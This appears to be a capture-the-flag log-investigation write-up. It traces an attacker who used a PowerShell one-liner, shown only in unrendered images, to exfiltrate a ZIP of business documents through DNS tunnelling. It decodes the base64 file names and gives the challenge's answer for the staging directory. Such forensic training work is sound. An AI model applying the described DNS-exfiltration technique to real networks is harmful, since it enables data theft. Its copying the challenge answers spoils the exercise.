


I discovered these 3 events . although one of them indicates the file that is ready to be extracted out of the network






make a query containing the name of the zip file




here the attacker is using a PowerShell one-liner to steal a ZIP archive by encoding it into DNS requests this command gives us the domain and the technique being used to exfiltrate the data





the name of the file stolen is encoded in base64



📦 Files inside `exfilt8me.zip`

From the decoded fragments, the ZIP contains:

- **ClientPortfolioSummary.xlsx**
- **InvestorPresentation2023.pptx**

You can spot them here in the payload:

- `Q2xpZW50UG9ydGZvbGlv...` → `ClientPortfolio`
- `U3VtbWFyeS54bHN4...` → `Summary.xlsx`
- `SW52ZXN0b3JQcmVzZW50YXRpb24yMDIzLnBwdHg=` → `InvestorPresentation2023.pptx`

So the attacker zipped **sensitive business documents** and exfiltrated them via DNS tunneling.

What directory did the attacker copy the contents of the file share to?

C:\Users\michael.ascot\downloads\exfiltration

✓ Correct Answer

since the file that was extracted was present in this folder

----------**END**----------